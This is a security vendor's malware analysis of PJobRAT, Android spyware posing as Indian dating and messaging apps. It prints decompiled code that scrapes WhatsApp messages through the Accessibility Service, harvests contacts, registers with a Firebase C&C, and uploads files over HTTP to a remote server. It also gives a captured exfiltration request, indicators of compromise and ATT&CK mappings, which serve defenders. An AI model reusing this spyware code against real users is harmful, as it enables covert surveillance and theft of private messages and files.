PJobRAT – Spyware in Guise

labs.k7computing.com/

By Baran S

July 12, 2021

Threat actors are constantly using new tricks and tactics to target users across the globe. **This blog is about the spyware PJobRAT targeting Indian users by disguising as dating and instant messaging apps.** The initial vector information was found on Twitter. This RAT disguises as famous Indian dating applications like Trendbanter, Rita, Ponam and instant messaging applications like SignalLite and HangOn.

Let us analyse one of the famous dating application “Trendbanter”.



Figure 1: Trendbanter App

Once installed the “Trendbanter” APK disguises as a legitimate WhatsApp app icon in the app drawer to trick the user to open the app, however the app’s internal appinfo shows the original app name, “TrendbanterNew”as shown in Figure 2.



Figure 2: Fake WhatsApp Icon created by Trendbanter

It then proceeds to set "**android:debuggable=true"** from theAndroidManifest.xml, which makes it easier for the threat actor to access the application data and can even run arbitrary code under that application permission. as shown in Figure 3.

```
<application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory"
android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" android:name=
"dev.example.trendbanternew.MApp" android:networkSecurityConfig="@xml/network_security_config"
android:requestLegacyExternalStorage="true" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true"
android:theme="@style/AppTheme" android:usesCleartextTraffic="true">
```

Figure 3: Debuggable app permission from AndroidManifest.xml

Upon execution, the installed app's device gets registered with Firebase C&C with the following details such as ipaddr, rip (remote ip), manufacturer's name, phone model, OS version, IMEI, phone number and location information as shown in Figure 4.

```
{"network":"wifi","type":"1","info":"[type: WIFI[], state: CONNECTED\/CONNECTED, reason: (unspecified),
extra: \"[redacted]\", roaming: false, failover: false, isAvailable:
true]","bandwidth":"on_wifi","downspeed":"1048576 Kbps","upspeed":"1048576
Kbps","ipaddr":"192.168.0.104","rip":"[redacted]133.227","manufacture":"motorola","model":"XT1706","version"
:"6.0","imei":"[redacted]f7","battery":"0%","uuid":"ed42b26f-0613-40c8-a421-88969a73b48e_trendbanter_
v2_08122020","phnumber":"","accounts":"[{\"acname\":\"WhatsApp\",\"actype\":\"dev.example.trendbanternew.
type\"}]","location":"[{\"latitude\":\"13.[redacted]3165\",\"longitude\":\"80.[redacted]253\",\"altitude\":\"-74.[redacted]47
649792517\",\"accuracy\":\"15.562\",\"provider\":\"fused\"}]","appname":"trendbanter_v2_08122020","time":
"2021.06.15_05-41-51 GMT+05:30","ctime":"2021.06.15_05-56-12
GMT+05:30","token":"eA-gGrnPTm0L1j8HNoi8hJ:APA91bH3xiVYwWEoX0vuKFXpiiJlBScup0HlmEi0l6-7MxSyZ9bC-Tjff0PhS2
CJxGolrKDrj2wxhR4MYTT3WTkb-UIDzyLeqjBmmGGv3lDBF1lJP3zPoqwBI4j7HTlBUJh84cXwxFV4","totalfiles":"1"}
```


Figure 4: Register Device Details with Firebase C&C

PJobRAT then proceeds to abuse the Android Accessibility Service to steal WhatsApp messages and contacts as shown in Figure 5.

```
private void printAllMessages(AccessibilityNodeInfo node) {
    try {
        String nodeName = node.getViewIdResourceName();
        if (nodeName != null) {
            if (nodeName.contains("contact_name")) {
                if (node.getText() != null) {
                    this.waMessage.setContact(node.getText().toString());
                }
            } else if (nodeName.contains("com.whatsapp:id/date_divider")) {
                if (node.getText() != null) {
                    String date = node.getText().toString();
                    if (date.equals("Today")) {
                        this.waMessage.setDate(getTodayDate());
                    } else if (date.equals("Yesterday")) {
                        this.waMessage.setDate(getYesterDayDate());
                    } else {
                        this.waMessage.setDate(date);
                    }
                } else {
                    this.waMessage.setDate("notdefined");
                }
            } else if (nodeName.contains("com.whatsapp:id/name_in_group_tv")) {
                if (node.getText() != null) {
                    this.waMessage.setMessage(node.getText().toString());
                    this.waMessage.setGroup("group");
                }
            } else if (nodeName.contains("com.whatsapp:id/message_text")) {
                if (node.getText() != null) {
                    this.waMessage.setMessage(node.getText().toString());
                    this.waMessage.setGroup(CmdWorker.CASE_SINGLE);
                    Rect sRect = new Rect();
                    node.getBoundsInScreen(sRect);
                    if (!isMessageTypeReceived(sRect)) {
                        this.waMessage.setSender("Me");
                    } else {
                        this.waMessage.setSender(this.waMessage.getContact());
                    }
```

Figure 5: Steals data from WhatsApp

```
public void cntLast(Context context) {
    try {
        ContentResolver contentResolver = context.getContentResolver();
        Cursor nameCursor = contentResolver.query(ContactsContract.Contacts.CONTENT_URI, null, null, null, null);
        if (nameCursor != null) {
            if (nameCursor.getCount() < 1) {
                nameCursor.close();
                return;
            }
            JSONArray arr = new JSONArray();
            if (nameCursor.moveToFirst()) {
                int cid = nameCursor.getInt(nameCursor.getColumnIndex("_id"));
                String displayName = nameCursor.getString(nameCursor.getColumnIndex("display_name"));
                Uri uri = ContactsContract.CommonDataKinds.Phone.CONTENT_URI;
                Cursor numberCursor = contentResolver.query(uri, null, "contact_id = " + cid, null, null);
                if (numberCursor != null) {
                    if (numberCursor.moveToNext()) {
                        String phoneNumber = numberCursor.getString(numberCursor.getColumnIndex("data1"));
                        JSONObject obj = new JSONObject();
                        obj.put("cid", cid);
                        obj.put("displayName", displayName);
                        obj.put("phoneNumber", phoneNumber);
                        arr.put(obj);
                    }
                    numberCursor.close();
                }
            }
            nameCursor.close();
            text(context, "contacts", "contacts_" + System.currentTimeMillis() + ".txt", arr.toString());
        }
    } catch (Exception ex) {
        ex.printStackTrace();
        BgLogs.e("UtilForJob.cntLast():- " + ex.toString());
    }
}
```

Figure 6: Steals contact Information

PJobRAT uses two modes of communication.

Mode 1

To establish a C&C channel this malware uses the Firebase Cloud Messaging (FCM) which is a mobile application development platform that allows threat actors to send instructions from the server to the client using the PUSH message function. This allows the threat actor to trigger and execute RAT commands by PUSH notification.

```
private void fcmToken() {
    try {
        FirebaseInstanceId.getInstance().getInstanceId().addOnCompleteListener(new OnCompleteListener<InstanceIdResult>() {
            /* class dev.example.trendbantenew.MApp.AnonymousClass4 */

            public void onComplete(Task<InstanceIdResult> tokenTask) {
                try {
                    if (!tokenTask.isSuccessful()) {
                        BgLogs.e("MApp.saveFcmToken.onComplete():-  " + tokenTask.getException().toString());
                        MSettings.putString(MSettings.sp_key_fcm, tokenTask.getException().toString());
                        MApp.this.remoteIp();
                    } else if (tokenTask.isCanceled()) {
                        BgLogs.e("MApp.saveFcmToken.onComplete():-  Task canceled");
                        MSettings.putString(MSettings.sp_key_fcm, "Task canceled");
                        MApp.this.remoteIp();
                    } else {
                        MSettings.putString(MSettings.sp_key_fcm, ((InstanceIdResult) tokenTask.getResult()).getToken());
                        MApp.this.remoteIp();
                    }
                } catch (Exception e) {
                    e.printStackTrace();
                    BgLogs.e("MApp.saveFcmToken.onComplete():- " + e.toString());
                    MSettings.putString(MSettings.sp_key_fcm, e.toString());
                    MApp.this.remoteIp();
                }
            }
        });
    } catch (Exception e) {
        e.printStackTrace();
        BgLogs.e("MApp.fcmToken():- " + e.toString());
    }
}
```

Figure 7: Firebase Cloud Message Communication

The C&C commands list is as shown in Figure 8.

```
public class CmdWorker {
    public static final String CASE_APK = "apk";
    public static final String CASE_APP_DB = "appdb";
    public static final String CASE_CNT = "cnt";
    public static final String CASE_CNT_CNG = "cnt_cng";
    public static final String CASE_DIR = "dir";
    public static final String CASE_LOOP = "loop";
    public static final String CASE_MULTIPLE = "multiple";
    public static final String CASE_PNG = "png";
    public static final String CASE_SINGLE = "single";
    public static final String CASE_SMM = "smm";
    public static final String CASE_SOUND = "sound";
    public static final String CASE_STRUCT = "struct";
    private static final String TAG = "CmdWorker: ";
```

Figure 8: RAT commands

Mode 2

Else, this Trojan then uploads harvested files to the remote server via a HTTP request.

```
public Void doInBackground(Void... voids) {
    String chkKey = "file";
    int chunkSize = 1024;
    try {
        HttpURLConnection connection = (HttpURLConnection) new URL(MApp.strUrl).openConnection();
        connection.setConnectTimeout(300000);
        connection.setReadTimeout(300000);
        connection.setDoOutput(true);
        connection.setDoInput(true);
        connection.setUseCaches(false);
        connection.setRequestMethod("POST");
        connection.setRequestProperty("Content-Type", "multipart/form-data; boundary=" + "----");
        connection.setRequestProperty("Keep-Alive", "true");
        connection.setChunkedStreamingMode(1024);
        DataOutputStream dataOutputStream = new DataOutputStream(connection.getOutputStream());
        dataOutputStream.writeBytes("\r\n--" + "----" + "\r\n");
        dataOutputStream.writeBytes("Content-Disposition: form-data; name=chky\r\n\r\n");
        dataOutputStream.writeBytes(chkKey);
        dataOutputStream.writeBytes("\r\n--" + "----" + "\r\n");
        dataOutputStream.writeBytes("Content-Disposition: form-data; name=type\r\n\r\n");
        dataOutputStream.writeBytes(fileType);
        dataOutputStream.writeBytes("\r\n--" + "----" + "\r\n");
        dataOutputStream.writeBytes("Content-Disposition: form-data; name=uuid\r\n\r\n");
        dataOutputStream.writeBytes(MSettings.id());
        dataOutputStream.writeBytes("\r\n--" + "----" + "\r\n");
        dataOutputStream.writeBytes("Content-Disposition: form-data;name=\"myfile\";filename=\"" + orgFileAddress + "\"\r\n\r\n");
        InputStream fileInputStream = new FileInputStream(orgFileAddress);
        byte[] buffer = new byte[1024];
        while (true) {
            int length = fileInputStream.read(buffer);
            if (length == -1) {
                break;
            }
            dataOutputStream.write(buffer, 0, length);
        }
```

Figure 9: Uploading the collected information to the server

This RAT also searches for the files having the extensions .pdf, .doc, .docx, .xls, .xlsx, .ppt, .pptx, to upload to the C&C Server as shown in Figure 10.

```
> POST /shfppdlslfz_5699_hqp2o0o-3cMV/sjdf578hj_p-lm235_za0Oo-q/sjdf0oO2hq877pnzxii_iioOiupXxw.php HTTP/1.1\r\n
  Content-Type: multipart/form-data; boundary=----\r\n
  Keep-Alive: true\r\n
  Transfer-Encoding: chunked\r\n
  User-Agent: Dalvik/2.1.0 (Linux; U; Android 9; moto g(6) play Build/PPPS29.55-35-18-7)\r\n
  Host: gemtool.sytes.net:9863\r\n
  Connection: Keep-Alive\r\n
  Accept-Encoding: gzip\r\n
  \r\n
  [Full request URI: http://gemtool.sytes.net:9863/shfppdlslfz_5699_hqp2o0o-3cMV/sjdf578hj_p-lm235_za0Oo-q/sjdf0oO2hq877pnzxii_iioOiupXxw.php]
  [HTTP request 10/10]
  [Prev request in frame: 23762]
> HTTP chunked response
  File Data: 2757581 bytes
MIME Multipart Media Encapsulation, Type: multipart/form-data, Boundary: "----"
  [Type: multipart/form-data]
  Preamble: 0d0a
  First boundary: ------\r\n
> Encapsulated multipart part:
  Boundary: \r\n------\r\n
> Encapsulated multipart part:
  Boundary: \r\n------\r\n
> Encapsulated multipart part:
  Boundary: \r\n------\r\n
v Encapsulated multipart part:
    Content-Disposition: form-data;name="myfile";filename="/storage/emulated/0/Download/5369202728.pdf"\r\n\r\n
  v Data (2757221 bytes)
```

Figure 10: Uploading files to C&C server

Also collects the following information from the victims' device and uploads it to the server:

- Address book
- Audio files
- Image files

List of available files in external storage
List of installed Apps
Phone number
SMS information
Video files
WIFI and Geo information

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices with a reputable security product like K7 Mobile Security and also regularly update and scan your devices with it. Keep your security product and devices updated and patched for the latest vulnerabilities.

Indicators of Compromise (IoCs)

Package Name	Hash	K7 Detection Name
dev.example.trendbanternew	7bef7a2a6ba1b2aceb84ff3adb5db8b3	Trojan (0001140e1)
si.test.hangonv4e	a53c74fa923edce0fa5919d11f945bcc	Trojan (0057e1961)
com.company.hangon	9fd4b37cbaf0d447953199771l8d439d	Spyware (0057d96f1)
si.test.hangonv4e	4ce92da8928a8d1d72289d126a9fe2f4	Spyware (0057d96f1)
com.company.test	44cd76e590a1c8f0b8a2091884d9f699	Spyware (0057d96f1)
com.simple.ppapp	807668ed4b3bd090a3b5fb57e742be0d	Trojan (0001140e1)
org.company.hangonv3	794b7c523bdf3dc38689209e1abb6dbc	Spyware (0057d96f1)
com.test.piclock	02998ab92e880db2a1ddbc98f448d828	Trojan (0001140e1)

C2

hxxp://gemtool.sytes[.net:9863

hxxps://helloworld[.bounceme.net

hxxp://144.[91.65[.101

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application DiscoveryObfuscated Files or Information
Credential Access	Capture SMS MessagesAccess Stored Application Data
Discovery	System Network Connections DiscoverLocation TrackingApplication DiscoverySystem Information DiscoveryProcess Discovery
Collection	Location TrackingCapture AudioNetwork Information DiscoveryCapture SMS MessagesAccess Stored Application Data
Command and Control	Encrypted ChannelNon-Standard Port
Network Effects	Eavesdrop on Insecure Network Communication